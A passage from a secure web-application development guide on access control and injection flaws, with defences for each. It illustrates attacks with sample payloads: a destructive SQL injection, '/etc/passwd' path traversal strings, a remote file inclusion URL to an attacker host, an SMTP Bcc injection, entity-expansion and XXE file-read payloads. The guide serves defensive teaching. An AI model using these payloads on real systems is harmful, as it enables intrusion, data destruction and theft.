- Where appropriate, the application must prevent a user from having more than one session token assigned at a time. Unless application design dictates otherwise, concurrent sessions are usually an indication that a security breach has occurred.

Access control

The main purpose of the access control module is to determine which resources and operations can be performed by which users within the application.

Access controls need to be strictly enforced throughout the site. Every request must be matched against the authorisation framework without exception. Developers should not rely on ‘secret’ locations or hidden scripts; every module of the application needs to be protected by a suitable authorisation filter.

Equally important is the need to enforce these controls on the server. Some applications rely on client-side scripting to present to the user only with the options they are authorised to use. Attackers can easily defeat such setups and the application can be compromised unless strict authorisation is applied by the server.

Different authorisation strategies will be discussed along with common attacks and pitfalls to avoid when designing and implementing access control frameworks.

Authorisation strategies

Access control models

- *Mandatory Access Control* (MAC)
  The access control policy is strictly defined by a security policy administrator and it states the resources and operations permitted for each user. Users cannot alter the policy which is strictly enforced by the system. For instance, this is the model followed by modern operating systems in which strict system-enforced rules dictate what processes and threads can and cannot do with resources such as files and TCP connections.

- *Discretionary Access Control* (DAC)
  Each resource is assigned an owner. The owner of a resource can decide to grant privileges to interact with the resource to other users. Traditional file system access rights use this model.

- *Role-based Access Control* (RBAC)
  Access to resources is mandated through the use of groups defined by a business

role (e.g. Finance, Accounting, Guests, etc.). Authenticated users may belong to multiple groups and access resources and functionality accordingly.

Most modern web applications are built using a role-based access control system. However, if the application implements a resource-sharing facility such as an intranet wiki, elements of DAC may be applied on top of the basic role-based controls.

Implementation strategies - d*eclarative security* consists of elements external to the application imposing access control restrictions over it. The web application container, web server or operating system running the supporting infrastructure may impose security restrictions to the operations and resources that can be performed and used by the application.

When *programmatic security* is used, security becomes a responsibility of the application and is no longer an imposition from external sources. The application needs to enforce access control restrictions to resources and operations.

Best practice recommends mixing these two strategies ensuring that solid access control mechanisms are built into the application, but also that the application is deployed in a secure environment providing multiple layers of security as discussed below.

Vertical vs. horizontal access control

In any web application with multiple privilege levels, at least two different types of access control need to be implemented:

- Vertical access controls ensure that users of a lower privilege level cannot perform actions or access resources reserved to higher privilege accounts.
- Horizontal access controls prevent users from accessing or performing actions on resources that belong to other users with at the same privilege level.

For example, in a banking application, administrators can create new customers and access every account. Standard users should not be able to perform these actions (vertical privilege separation) nor should they be able to operate with an account belonging to a different user (horizontal privilege separation).

Depending on the nature of the application and sensitivity of data held and processed by it, attackers may be interested in breaching one or both of these access control types.

Common attacks against access control

Object referencing - many web application modules require an identifier to be passed by the user in order to locate the appropriate resource to work with. For example:

```
www.application.com/articles/?action=edit&id=1
```

This information is then used, for instance, to query the backend database and locate the relevant object so it can be processed. If applications fail to enforce access controls when validating the identifier, an attacker may be able to tamper with it in order to gain access to other objects from those originally intended.

Some applications try to mitigate this risk by using identifiers that are difficult to guess, such as Global Unique IDs (GUIDs). While this does reduce the likelihood of the vulnerability being exploited, it does not mitigate the risk. Moreover, the GUID can still be disclosed through a number of media such as log files, browsers’ history, intercepting proxies, etc.

Although this problem mainly affects parameters containing object references, it may also be a problem if the user is able to invoke actions they are not supposed to by tampering with the values of the parameters passed. In the example above an attacker may try to submit the **`delete`** value to the **`action`** parameter. If the application's authorisation framework fails to detect this, the confidentiality, integrity and availability of the data may be compromised.

Modern applications and frameworks may pass parameters inside the URL instead of through the query string:

```
www.application.com/articles/edit/1
```

The URL above would be parsed by the framework's routing libraries and the destination module will be invoked in almost the same fashion that it would have been if parameters had been passed through the query string.

The vulnerabilities discussed may exist independently of the manner in which parameters are specified within the application.

Static files - one of the most common pitfalls when designing access control systems is failure to protect static resources like spreadsheets, PDF documents or reports. The difficulty arises from the fact that static resources are usually served by the web server rather than the application, hence bypassing any authentication and authorisation controls enforced within the application layer. It is likely that the web server will respond to a request for a static resource made by an attacker if the direct URL to the resource is known.

In order to prevent this scenario an application should remove the direct access to the static content by locating the resources outside the document root of the web server. A file download facility must be implemented in the application. Application components that wish to trigger a file download must direct the user to this facility to ensure that strict access controls are applied before access to the resource is granted.

Multi-step processes - we have already covered some of the dangers of multi-step processes before when discussing authentication. However multi-step processes may exist throughout the application, outside of the authentication function. Examples include checkout processes in e-commerce or flow-control modules in enterprise applications.

When implementing a multi-step process, developers need to ensure that sufficient data about the overall process is maintained by the server to ensure that only authorised users can complete the process. It is an error to assume that users will reach a later stage in the process only after having completely cleared all previous stages. Attackers may try to submit requests in an order not anticipated by the developers in order to try to exploit any fallacious assumptions made.

Another common mistake is for each step to validate the user-supplied input and instead of maintaining the state in the server, sending back the user input as hidden form fields that will be submitted in the next step along with the newly requested information. If user input validation is only performed at one step but the information is sent back to the client for resubmission, the door is open for an attacker to tamper with these previously validated values in an attempt to subvert the validation or the process logic.

Consider a funds transfer operation implemented as a multi-step process in a banking application. The first step may consist of re-authenticating the user and validating that their account holds more funds than the nominal value of the transfer requested. If this stage is cleared, the next step lets the user choose a recipient. If a valid recipient is chosen, the final stage completes the transaction. Suppose, after the first stage is cleared, the application includes some hidden values inside the recipient-choosing form such as the transaction amount or the sender ID. Then it may be vulnerable to tampering if those values are not validated again upon completion of the submission. An attacker could easily pass the validation of the first stage by requesting a small sum to be transferred and then tamper with the amount when submitting the request to the final stage of the process.

Each step of the process needs to validate that the request comes from an authorised user and that all prerequisite steps have been cleared before granting access or performing an action.

Effective authorisation frameworks

Principle of least privilege - this principle states that in a particular environment, each module must be able to access only the resources required for its legitimate purpose.

It is not uncommon to see web servers running under operating system privileged accounts, or applications configured to use a database connection that would grant them access across multiple databases (possibly owned by different clients) in the backend server.

The problem is that deployment teams and processes usually follow the path of least resistance to get an environment rolled out. It is usually easier to be permissive than to be restrictive and configuring web servers, databases and supporting infrastructure to use high-privilege accounts generally yields fewer functional problems and complications during the roll-out process.

The consequence of retaining this overly permissive configuration when deploying the application is that, in the event of a breach, an attacker can easily leverage the privileges to gain further access into the environment.

Multi-layered access control - the most effective access control systems combine application-layer authentication with a number of backend access controls (e.g. database authentication, file permissions, etc.).This is a direct result of applying the principle of least privilege to the web application authorisation function.

For example, if the application defines two privilege levels, administrators and users, two different database accounts should be created accordingly. The application should use the appropriate database account depending on the privilege level of the user logged in.

The application-level privileges must be matched by the database-level privileges. For instance, if administrators are allowed to create new users but this operation is restricted for standard users, the database account corresponding to standard users should not have the insertion privileges in the users table.

As a result, multi-layered approaches are very effective against vertical privilege escalation attacks. If the access privileges set up in the backend systems match those in the application, an attacker that has successfully broken application-layer security in order to perform queries on the database will still only be able to effect horizontal escalation attacks (i.e. access data belonging to users of the same privilege as the compromised account) because the backend systems will still be enforcing vertical privilege separation.

Such defence-in-depth measures place applications in a strong position to resist attack as it is never sensible to rely on a single layer of protection in order to secure sensitive data.

Application-wide deployment - the importance of application-wide deployment of the authorisation function has already been discussed. However some guidelines can be followed during design and implementation:

- Developers need to have a clear picture of every resource and every operation available through the application.
- Although this may seem an obvious prerequisite, modern development frameworks have functions to auto-generate code for many of the backend operations. Unless developers fully understand all the resources and operations involved it will not be possible to provide a secure access control facility.
- The access control filter must process every request by default. Developers should avoid using a code snippet at the beginning of every module, relying on copy-paste when creating new modules as such practice is prone to error and accidental omission.
- Depending on the technologies used, access control can be applied as a request filter by the application. This will ensure that authorisation decisions are made even before the execution flow is handed to the target modules.
- Where this is not possible, modules should inherit from a parent class that provides the access control framework. When new modules are added, they will inherit from the same parent class minimising the risk of leaving a module outside the access control perimeter.
- Deny access by default. Only allow access to a resource or operation if it is explicitly granted by the implementing module.

Network-level filtering - in general, the most sensitive modules (e.g. administrative interfaces, back-office operations) do not need to be exposed as widely as the main application. Network-level filtering can be implemented to ensure that traffic to these components is only allowed accepted when originating from predefined locations. Fine-grained access controls such as time-of-day and calendar restrictions may also be imposed at the network layer if the application uses the same time stamp as the network.

Techniques to secure your access controls

- Understand every resource an operation made available through your application.
- Map access to resources and operations to the different user profiles or roles available.
- Deny access by default unless it is explicitly granted.
- Implement a system-wide authorisation mechanism that processes every request. When new modules are added to the application they should be included in the filter by default and until otherwise specified, access to them should be denied.
- Before granting access to a resource or action specified through a parameter, an access control check must be made to verify that the user has the appropriate privilege.
- Protect access to static resources such as documents, spreadsheets, images, etc.
- In multi-step processes, ensure that access control is applied at every step and additionally at the final stage. Do not assume that only authorised users will be able to reach a later stage in the process.

- Reduce the attack surface by dissociating non-essential modules from the main application. For instance, if application administrators are always going to access the administrative interface from the same location, do not expose that interface as part of the public web application. Provide it instead as a separate module accessible only if certain preconditions are met (e.g. depending upon source IP address or whether the access is in office hours).

Injection flaws

Injection flaws are produced when user-supplied input is interpreted by a backend system not as data but as instructions to the system's interpreter. Almost all backend systems and technologies can be affected by this type of flaw and applications need to ensure that effective validation, sanitisation and encoding is applied across the boundaries of its different modules and the external backend services.

We have already discussed different input validation strategies that will be of use to prevent injection flaws. It is essential that developers have a clear understanding of the expected and permitted inputs, as well as syntaxes used by the underlying technologies. If developers know that a specified parameter must comply with certain rules (e.g. a valid phone number will only consist of digits and maybe a plus symbol) and these rules are strictly enforced, the likelihood of an injection attack being successful will be minimised.

SQL injection

Structured Query Language (SQL) is a computer language designed for the retrieval and management of data in relational database. When user-supplied input is used inside SQL statements by the application without first applying appropriate validation an attacker can craft malicious input that will be interpreted by the SQL engine of the database. An application could use concatenation to create SQL statements, such as in this archetypal login query:

```
sql = ‘SELECT * FROM users WHERE login = '‘ + http_params[‘username’] + ‘' ‘ +
‘AND password = '‘ + http_params[‘password’] + ‘’'
```

In the example above, the username and password variables are submitted through an HTML form in the application. The problem with using string-concatenation for this purpose is that an attacker could supply specially crafted values through the web-form causing the final SQL statement to differ semantically from the intended one. For example, submitting the following values

```
Username: joh’; drop table users –
Password:
```

Would result in this SQL query being executed:

```
SELECT * FROM users WHERE login = ‘joh’; drop table users --‘ AND password = ‘’
```

The consequences of such an attack could be devastating.

Modern database systems provide a variety of functions to interact with the underlying operating system, other external database engines and even external networking infrastructure. Attackers commonly leverage SQL injection flaws to abuse these modules and even compromise the infrastructure supporting the database environment.

In order to prevent SQL injection attacks, applications need to ensure that user-supplied input is safely handled before it is passed along to the database layer. The single most effective measure to do it is to make use of the parameterised query framework provided by your development environment. Other techniques such as escaping quotes, applying length limits or escaping certain characters cannot be considered completely effective as a number of countermeasures have been developed over the years to subvert them.

The SQL injection attack vector is one of the most popular and has been studied extensively in recent years. Additional information and documents describing advanced techniques for SQL exploitation can be found in the References section.

Defeating SQL injection attacks

Consistent use of parameterised queries combined with a thorough hardening process of the database engine would ensure that the risk of SQL injection threats is minimised.

Parameterised queries - the most effective defence against SQL injection is the use of parameterised queries. Parameterised queries provide a safe method to include arbitrary data into SQL queries in a secure fashion. This mechanism is independent of the development platform and the database engine in use. Parameterised queries are built in two stages:

1. First the syntax of the query is specified leaving placeholders where user-supplied data will be used. For example (in pseudo code):

```
query = ‘SELECT * FROM users where username =@Login’
```

2. Then, content is specified for each of the placeholders:

```
query.parameters.add( ‘@Login’, http_params[‘username] )
```

It will not be possible for the data inserted in the second stage to alter the structure already predefined in the first stage as the parameterised query engine will ensure that user-supplied input is converted into the right format (dates following a predefined pattern, numbers cast into the right data types, etc.) before it is accepted and substituted into the placeholders.

It is important to note that parameterised queries must be used consistently throughout the application for every query made. All parameters should be parameterised in each query and direct user input (i.e. concatenation) should never be used in the first stage.

Another important point is that this technique should not be limited to those queries using data received via standard HTML forms and query strings: server-side modules handling common Ajax (asynchronous JavaScript) requests such as pagination and sorting must use parameterised queries throughout.

Database server hardening - defence in depth also mandates that strict hardening is applied to the database server. This includes disabling all the functionality not required by the application (e.g. stored procedures, built in compilers, networking libraries, etc.) and ensuring that access controls within the database are implemented effectively (e.g. the account used to connect from the application does not have permission to read data of other databases or to interact with the operating system, etc.).

For the most sensitive applications a multi-layered access control model should be applied. Multiple database accounts should be used corresponding to the application’s privilege levels. Each of the database accounts should only be allowed to access and operate with the tables relevant to the corresponding application layer user role.

The most basic example of this scenario would be an application with standard users and administrators. For example, in the application layer standard users are not allowed to create new users. As result, the corresponding database account that the application uses when a standard user is logged in should not have permission to insert new records in the users table.

It is acknowledged that such system would introduce complexity during the design and implementation phases of the application. However the benefit would be that any attackers successfully launching SQL injection attacks will still be constrained by the access control restrictions implemented at the database level.

Techniques to prevent SQL injection

- When possible, apply a whitelist filter and ensure that input is in the right format (e.g. cast input strings to the appropriate integer or date formats, etc.).
- Use parameterised queries throughout the application. Avoid string-concatenation.
- Harden server:
  - use a low privilege database account;
  - restrict access permission in the database layer to match access permission in the application layer (see the section on access controls for more information on this multi-layered approach);
  - disable functionality not required by the application such as operating system calls, HTTP interfaces, built in compilers, etc.
- Consider using different database accounts depending on the roles defined in the application.

Path traversal

Path traversal vulnerabilities can exist when user-supplied input is used in file system operations such as retrieving or storing files by name.

Consider a reporting application which creates and serves files in response to user interaction. The following pseudo code may be used to implement a download facility:

```
PREDEFINED_REPORT_LOCATION = '/data/reports/'
filename = PREDEFINED_REPORT_LOCATION + http_params['report']
send_file( filename )
```

This would be invoked by a URL of the following form:

www.application.com/DownloadReport?report=february-2010.pdf
The code snippet above would be vulnerable to path traversal as user-supplied input is used directly to retrieve a file from disk and send it. If an attacker provides a specially crafted input in the **`report`** parameter the code could be used to download arbitrary files. For example, in a UNIX environment, if the value of the **`report`** parameter is:

```
../../etc/passwd
```

The **`filename`** variable will end up containing:

```
/data/reports/../../etc/passwd
```

The underlying files system libraries would in turn expand the path to:

```
/etc/passwd
```

And the application would send the *passwd* file (containing a list of system users) to the attacker.

Not only can we find path traversal vulnerabilities in file upload and download facilities. Applications sometimes use user-controllable input in server-side includes (e.g. load language files using the **`lang`** parameter stored in the cookie). Developers should ensure that path traversal vulnerabilities are also mitigated in these cases.

In Windows environments attackers would usually be limited by the top-level partition (i.e. drive letter) where the application originally intends to store data. For instance, if an application creates files in **`E:\application\newfiles`**, an attacker exploiting a path traversal vulnerability will only be able to access files and locations in this partition but not in others (e.g. **`C:\Windows`**).

In UNIX environments the different partitions are usually mounted in different points of the root file system and as a result when a path traversal vulnerability is exploited, attackers can move across the full directory tree without restrictions. The solution would be to create a *chrooted* environment accessible by the web server and restrict the file system operations to it. This environment would contain all the files required by the application but no other sensitive files.

The most effective way of dealing with this threat is to avoid passing user-supplied input to file-system handling functions. We can do this by generating a list of the available files to which we wish to grant access through our application and then passing the index into that list to any file download operation.

Unfortunately this may not be always possible. Following a black list approach (e.g. banning the use of the '../' sequence) is not a good practice to protect from this type of attack. The reason is that modern web servers support a number of encodings and attackers could supply the directory traversal sequence in a number of formats understood by the web server (and the application) but missed by the filter. Examples of this sequence using different encodings include:

- URL encoding: %2e%2e%2f
- Double URL encoding: %252e%252e%252f
- 16-bit Unicode encoding: %u002e%u002e%u2215
- UTF-8 encoding: %c0%2e%c0%2e%c0%af

To protect our application we need to ensure that user-supplied data is first canonicalised. (Canonicalisation or normalisation is a process for converting data that has more than one possible representation into a 'standard', 'normal', or canonical form).Then we would implement a filter based on a whitelist of permitted characters (valid characters allowed in file names are usually determined by the underlying operating system) rejecting any input containing other characters (including the '../' or '..\' sequences). And finally we would apply one of the path expansion utilities provided by our development framework to ensure that, after being normalised, any file system paths are still contained within the directories originally intended by the application.

If the application design specifies interaction with only a limited set of file types, then a list of valid file extensions can be created and the normalised paths generated by the application matched against it before any files are read from or written to the file system.

Techniques to secure your file system operations

- Validate input against a whitelist of relevant values; typically alphanumeric characters will be the only legitimate ones.
- Reject input if it contains suspicious characters such as shell meta-characters.
- Consider storing your content outside the web root and using an indexed list of the accessible resources instead. The application will pass an index to that list instead of the filename of the resource.
- File-system-level permissions can be used as part of a multi-layered access control mechanism as already discussed.
- Isolate the resources required by the application from the other resources in the underlying server. Use a separate drive letter in Windows or *chroot* the environment under UNIX operating systems.

Securing file uploads

File upload facilities are especially interesting for attackers as they may allow arbitrary files to be hosted on the remote server. If this is the case an attacker would typically upload a script in a language that can be interpreted by the application server to allow further escalation. There are a number of restrictions that can be imposed to file upload facilities in order to mitigate the risk of a malicious file being uploaded.

Typical validation filters used in this scenario contain MIME type checks and file extensions. Again, a whitelist approach should be followed and only extensions contained in the pre-approved list should be accepted. Canonicalisation should be applied to any user-controllable value before matching it against the whitelist.

A blacklist approach is generally not effective (e.g. preventing .php files from being uploaded) as most application servers are able to interpret a wide range of source files (such as .phtml, .cgi, .asmx, .aspx, .dll, etc.) and it will be difficult to create an exhaustive blacklist.

Applications that require users to upload files will usually support a small number of file types, for example, images, office documents, etc. When this is the case, applications need to ensure that any resource uploaded by the user is in fact a valid document. This can be done for instance using an image-processing library to try to open the uploaded image and manipulate it (e.g. create a thumbnail). If an attacker tries to upload a malicious file, the image processing operations will fail and the upload must be rejected.

It should be noted that this may be a double-edged sword: an attacker could upload a file in order to exploit a file-format vulnerability in the processing library and compromise the server in this way.

An effective countermeasure is to store any uploaded content in a directory outside of the web server's document root. This would ensure that even if an attacker manages to upload a malicious file containing arbitrary code, there will be no way to execute this code through the web server interface.

By contrast, an insecure measure would be to store uploaded files inside the web root in randomly named directories after renaming them to randomly chosen names. It is granted that this will decrease the likelihood of an attacker being able to find and invoke the uploaded resource, but nevertheless, it could happen and as a result this approach will not be a complete mitigation against an arbitrary code execution attack.

One of the best countermeasures is to store any uploaded files inside a database. This would ensure that if malicious code is contained within them it will never be executed by the web server.

Operating system command injection

Command injection vulnerabilities can be found in applications that fail to provide enough validation before user-supplied input is used to invoke operating system (OS) commands. This is usually accomplished through the use of shell meta-characters in the injected input. Meta-characters are interpreted by the shell to perform special operations such as command piping, input / output redirection, etc. These meta-characters vary from one OS to another, but a complete list for Windows- and Unix-based systems is:

` &| ;<> \ and the 'new line' characters

If a command injection vulnerability exists, an attacker is generally not limited by the original OS commands available. After identifying the vulnerability an attacker can exploit it to deploy new files in the web server and also to run arbitrary code. This can be accomplished by creating Batch or Shell scripts in the server that would in turn invoke more advanced code (e.g. VBScript, Ruby, etc.). If the attacker can figure out the web root of the server, a script can be created in it using a language understood by the web server which can then be invoked through the browser.

Development frameworks usually provide alternative libraries for most of the functions performed by the OS that render the direct execution of commands unnecessary. If this is not suitable, input should be validated against a whitelist containing only expected values (e.g. alphanumeric characters).For instance, if we are running a command using an IP address as a parameter, the whitelist filter would ensure that input only consists of numbers and dots, and that they are arranged in the right pattern.

Sometimes it will not be possible to create a list of expected values. In that case, we should ensure that no shell meta-characters are allowed through.

Even if the framework does not provide a specific function to perform the action required, most of them provide a library to create processes by name. This is usually a preferred approach to invoking a shell and running the command in it (e.g. using '**`cmd.exe /c`'.** or **'`/bin/sh`'**).

Techniques to invoke OS commands security

- Verify if your framework does implement the functionality you are after through standard library calls. For instance, if a standard library call exists for sending emails (e.g. the JavaMail API in Java) avoid invoking OS commands directly.
- Know what you expect: it is usually possible to create a whitelist to match user-input against the accepted parameters for the command.
- Reject input containing shell meta-characters.
- If running a command is absolutely necessary, use the framework function for calling named processes (e.g. Runtime.exec in Java and Process.Start in .NET) rather than using a command shell directly.
- Consider using a separate log for auditing command execution processes. This log should be monitored more closely than other application logs.

Scripting language code injection

This type of vulnerability can be found when user-input is used in dynamic code execution operations. Scripting web frameworks such as PHP or ASP provide interfaces to dynamically execute code through language constructs such as **`eval`**`()`, `include()` in PHP or **`Execute`**`()` in ASP:

```
Dimstoredsearch
storedsearch = Request(‘storedsearch’)
Execute(storedsearch)
```

Applications that fail to impose strict restrictions to the input supplied to these constructs may be vulnerable to code injection. To illustrate this attack vector, the ubiquitous remote file-inclusion vulnerability example in PHP applications can be used:

```
$lang = $_GET['language'];
include( $lang . '.php' );
```

Here, an attacker could supply a URL in the **`language`** parameter pointing to a server under their control. The code contained in the server pointed to by the attacker will be executed by the vulnerable application. An example of such URL would be:

```
www.application.com/?language=http://www.attacker.com/backdoor
```

However, it should be noted that the latest version of PHP effectively mitigates remote file inclusion attacks.

This vulnerability may exist in applications built using other more robust languages. However, they will not be present in the application’s main code, but instead inside templating engines such as JSP processors where dynamically execution routines may be invoked.

The best mitigation possible is to avoid user-supplied data in function calls that can lead to dynamic code execution. If this is not possible, a whitelist of expected input is to be strictly enforced.

Techniques to prevent code injection in scripting languages

- Perform a security-focused code review. Ensure that dynamic execution functions such as eval(), include() or those inside templates do not take user-supplied data as inputs without strict validation.
- It is also a good idea to establish firewall rules to prevent outbound internet connectivity so attackers will not be able to spawn a reverse shell.

SMTP injection

Simple Mail Transfer Protocol (SMTP) is an ASCII protocol used for email transmission. Applications use SMTP as an out-of-band communication channel to contact application users, to allow them to subscribe to mailing lists, etc.

SMTP injection can be found in applications that do not apply sufficient validation to user-supplied input before using it in SMTP transactions. A typical scenario would be an application gathering user-input through an HTML form (e.g. contact form) and crafting an SMTP message that is passed by the web server to a back end email system for delivery.

In order to understand SMTP injection we need to be familiar with the SMTP protocol. A standard email delivery transaction is reproduced below:

```
 1. 220 smtp.domain.com ESMTP
 2. helo world
 3. 250 urano.domain.com
 4. mail from: <daniel@domain.com>
 5. 250 ok
 6. rcpt to: <contact@application.com>
 7. 250 ok
 8. Data
 9. 354 go ahead
10. From: Daniel Martin <daniel@domain.com>
11. To: Application Support <contact@application.com>
12. Subject: Contact form of XYZ application
13.
14. [Here goes the message body]
15. [it could expand across multiple lines]
16. [and finishes with a line containing a single dot]
17.
18. .
19. 250 ok 1266755712 qp 26612
```

There are two different locations where user-supplied input is used in the transaction above: inside an SMTP command (line 4) or inside the message body (lines 10-18).

For example if the application fails to validate the email address supplied by the user, an attacker could submit a crafted value to exploit the injection (new lines are represented by the **\n** sequence):

```
user@domain.com>\n
Bcc:<evil@attacker.com
```

The resulting email headers would be:

```
1. From: <user@domain.com>
2. Bcc: <evil@attacker.com>
3. To: Application Support <contact@application.com>
4. Subject: Contact form of XYZ application
5.
6. [Here goes the message body]
```

This would result in a copy of the message being sent to the attacker’s address.

One of the most interesting attack vectors can be reproduced when an attacker is able to inject inside the body of the message particularly at the beginning of it (lines 10-12). This could enable an attacker to transform the original plain text email into a multipart MIME message which could contain malicious attachments.

In addition, if an attacker is able to specify a recipient and control the message content then it is possible to anonymously send messages and potentially abuse the server for the purposes of spamming.

To prevent such attacks, applications need to ensure that user-supplied input conforms to the expected values (e.g. matching an email address against a suitable regular expression) and that it is adequately encoded before it is included inside an SMTP transaction. Special care should be taken to ensure that new line characters are appropriately handled to prevent the user from altering the SMTP flow.

Techniques to secure your SMTP transactions

- Validate user-supplied email addresses to ensure that they conform to the standard email pattern. Discard if the address contains a new-line character.
- Encode user-supplied input to avoid injection in the body of the email message. If using HTML templates for the body ensure that user-input is HTML encoded.
- Test your own application by trying to inject 'new line' characters through the HTML forms in order to ensure that they are properly encoded before reaching the SMTP server.

LDAP injection

The Lightweight Directory Access Protocol (LDAP) is used for accessing directory services over a network. Web applications that interact with a directory service may be vulnerable to this type of injection. Typical uses of directory services include user authentication and user-lookup services such as address books or company directories.

Web applications interact with directory services by submitting search queries in the LDAP protocol. These searches contain filter strings to indicate what series of records the directory needs to focus on and also what attributes should be returned for those records that match our search criteria.

An example of a filter that will retrieve the record associated with the Administrator user is provided below:

```
cn=Administrator, ou=Users, o=Organisation
```

When including user-controllable input into search filters, applications need to ensure that the syntax of the filter is not altered by the input data. For example, if we are running the previous search for authentication purposes and our application constructs it by concatenation as shown in the following snippet, our application will be vulnerable to LDAP injection.

```
filter = ‘cn=’ + http_params[‘username’] + ‘, ou=Users, o=Organisation’
```

An attacker could submit a user name containing LDAP meta-characters to alter the meaning of the resulting filter and subvert the restrictions it is trying to enforce. For example if the attacker submits an asterisk (*) in the `username` field, the resulting filter will load all the records in the directory. This may bypass authentication or most likely cause a denial of service as the application will not be able to handle all the records returned by the directory (a corporate directory can contain thousands).

LDAP injection can also be used to retrieve attributes from the directory that were not included in the original filter string. These may be user passwords, employee numbers or other personal information stored in the backend directory.

The user-supplied input that needs to be incorporated into LDAP filters is usually of a well-known type and structure. This would simplify the process of creating a white list input-validation filter. Any input containing LDAP meta-characters must be rejected. These characters are:

```
( ) ; , * | & =
```

Techniques to prevent LDAP injection

- Understand the different code paths that would result in user-controllable input being included in LDAP filters. Validate the input against a whitelist containing only the character sets that the application expects.
- Reject input containing any LDAP meta-characters.

XPath injection

The XML Path Language (XPath) is a query language for selecting nodes from an XML document. Applications use XPath to navigate XML documents and retrieve data from them.

For example, if we have an *accounts* XML database such as:

```
<Accounts>

<Account>
<Number>45-34-21-5837284012</Number>
<Owner>Charlie Nicholson</Owner>
<Funds>1000</Funds>
<PIN>3475</PIN>
</Account>

<Account>
<Number>54-32-12-3345567430</Number>
<Owner>Billy Nolan</Owner>
<Funds>-300</Funds>
<PIN>8739</PIN>
</Account>
  […]

</Accounts>
```

An XPath query to retrieve all the account holder names would be:

```
//Account/Owner/text()
```

If user-supplied input is inserted into these queries without any filtering or sanitisation, then an attacker may be able to manipulate the query to interfere with the application’s logic or retrieve data not originally intended. For instance, if details of the account are retrieved using the XPath query

```
//Account/[Owner/text()=’Billy Nolan’]
```

and this query is not constructed securely by the application; an attacker can use this functionality to launch an attack against the user's PIN by iterating through possible values until the account details are retrieved:

```
//Account/[Owner/text()='Billy Nolan' and PIN/text()=''<attack string>']
```

To prevent XPath injection the standard approach of applying a white list filter and rejecting input containing the XPath meta-characters should be followed. The list of meaningful meta-characters includes:

```
( ) = ' [ ] : , * / and the white space
```

Techniques to avoid XPath injection

- Understand the different code paths that would result in user-controllable input being included in XPath filters. Validate the input against a whitelist containing only the character sets that the application expects.
- Reject input containing any XPath meta-characters.

XML and SOAP injection

This type of injection can be found when user-supplied input is used by the application to create XML messages. The application may use the XML messages for backend communications (e.g. with SOAP endpoints) or it may return them to the user's browser where they will be processed and rendered by the client-side code (JavaScript frameworks, rich Flash applications, etc.).

The basic structure of an XML document contains a document prologue and a root element as shown below:

```
<?xml version='1.0' encoding='UTF-8'?>
<!DOCTYPEappmsg […]>
<fundstransfer>
<sender account='45-34-21-5837284012' />
<recipient account='54-32-12-3345567430' />
<amount>1000</amount>
</fundstransfer>
```

The injection can take place into the payload of the XML document (i.e. within a pair of tags) or into the structure (i.e. new XML tags will be created that will be interpreted by the XML processor). Both types of injection can affect server-side and client-side XML processors so they will be discussed in general without making a distinction between the endpoints they affect.

XML content injection

XML content can be used for a wide range of operations, and as a result it can be the delivery mechanism for all the vulnerabilities already discussed in the section including SQL, LDAP or SMTP injection. Attackers need to understand the nature of the recipient system and tailor the attack accordingly.

Consider an example where an XML message is populated with information supplied by the user through the login form and then sent to a back-end system for processing. If this back-end then attempts to match credentials using a SQL database, an attacker could try to inject SQL statements into the *login form fields* with the hope that the XML transport will deliver the malicious payload to the specified destination.

If the injection affects the application's client components, an attacker could inject a malicious script inside the XML message that will be executed by the client-side scripting engine in the context of the user's session.

XML structure manipulation

Depending on where the injection takes place, the structure of the XML document may be modified in a number of ways.

Entity injection - if the XML processor supports external entity definitions, an attacker able to inject in the *Document Type Declaration* (DTD) of the XML message can cause the application to perform requests to remote hosts, cause a Denial of Service condition and possibly disclose the contents of sensitive files.

The DTD contains or points to markup declarations that provide a grammar for a given class of documents. These declarations specify what tags and attributes can be used inside a particular XML document. The DTD usually points to external locations where the declarations can be found. This is the case with HTML documents whose DTD tag is usually:

```
<!DOCTYPE html PUBLIC '-//W3C//DTD XHTML 1.0 Transitional//EN'
'www.w3.org/TR/xhtml1/DTD/transitional.dtd'>
```

The DTD can also *contain* the declarations inline. Different types of declarations can be included to define components of the document such as elements (XML tags), attributes or entities. Entities are placeholders defined for use in the payload of the document, which the processor substitutes with the corresponding values. In HTML familiar entities include **`&amp;`** to refer to the ampersand symbol (&) or **`&gt;`** for a greater-than symbol (**>**).

The XML specification provides two ways of declaring entities: they can be internal or external. When internal, the DTD specifies exactly what text the processor should use to replace the entity inside the payload. Entities that are declared externally provide a URL that contains the information on how to make this replacement.

For example an internally-declared entity could be:

```
<!ENTITY version '1.0.12' >
```

Whenever the processor encounters a **`&version;`** entity in the payload it will replace it with the string '1.0.12'.

An example of an externally-declared entity (using the SYSTEM keyword) could be:

```
<!ENTITY version SYSTEM 'http://www.application.com/version'>
```

If an attacker is able to manipulate the DTD definition for a document, a number of attack avenues will exist as discussed below. It should be noted that this can be accomplished in two ways:

- by injecting into the remote location of the DOCTYPE to point it to a location controlled by an attacker. The attacker will provide a bogus DTD document that will be used when the XML processor parses the document. This is called a *schema redirection attack*;

- by crafting ENTITY tags inside the inline DOCTYPE definition.

Entity expansion attacks - a Denial of Service (DoS) condition can be produced by an attacker to inject arbitrary ENTITY declarations. The most basic example would be a resource exhaustion attack caused by entities referencing to each other recursively:

```
<!ENTITY foo1 ‘bar’>
<!ENTITY foo2 ‘&foo1;&foo1;’>
<!ENTITY foo3 ‘&foo2; &foo2;’>
<!ENTITY foo4 ‘&foo3; &foo3;’>
[…]
<!ENTITY foo255 ‘&foo254; &foo254;’>
```

If an attacker is able to inject the ‘&foo255;’ entity into the document’s payload, the recursive processing of the entity expansion will probably exhaust the resources of the XML processor.

External entity injection - attackers in a position to arbitrary specify `ENTITY` tags can use the external declaration method supported by the standard to launch a variety of attacks:

Causing the processor to open a network connection (which could be against the internal network or towards an attacker controlled resource on the outside). This could be of use for port scanning purposes:

```
<!DOCTYPE foo [
<!ENTITY bar SYSTEM ‘http://192.168.37.12:80’>
]>
<data>&bar;</data>
```

Disclosing the contents of sensitive files:

```
<!DOCTYPE foo [
<!ENTITY bar SYSTEM ‘file:///etc/passwd’>
]>
<data>&bar;</data>
```

In order to prevent this class of attacks, avoid inserting user-controllable input into your XML prologue. If this is not possible, apply a whitelist filter containing the expected characters and ensure that the appropriate encoding is applied before the input is passed to the XML processor.

Document structure manipulation - if user-supplied input is not properly validated and encoded, the structure of the resulting document may be modified by an attacker. Going back to our original funds-transfer example, an application may create an XML message that combines information known to the application (e.g. through the current user’s session) with information provided by the user through the web application using an HTML form submitted using a POST request such as:

```
POST /funds/transfer HTTP/1.1
Host: www.application.com
Content-length: 40
```

```
amount=1000&recipient=54-32-12-3345567430
```

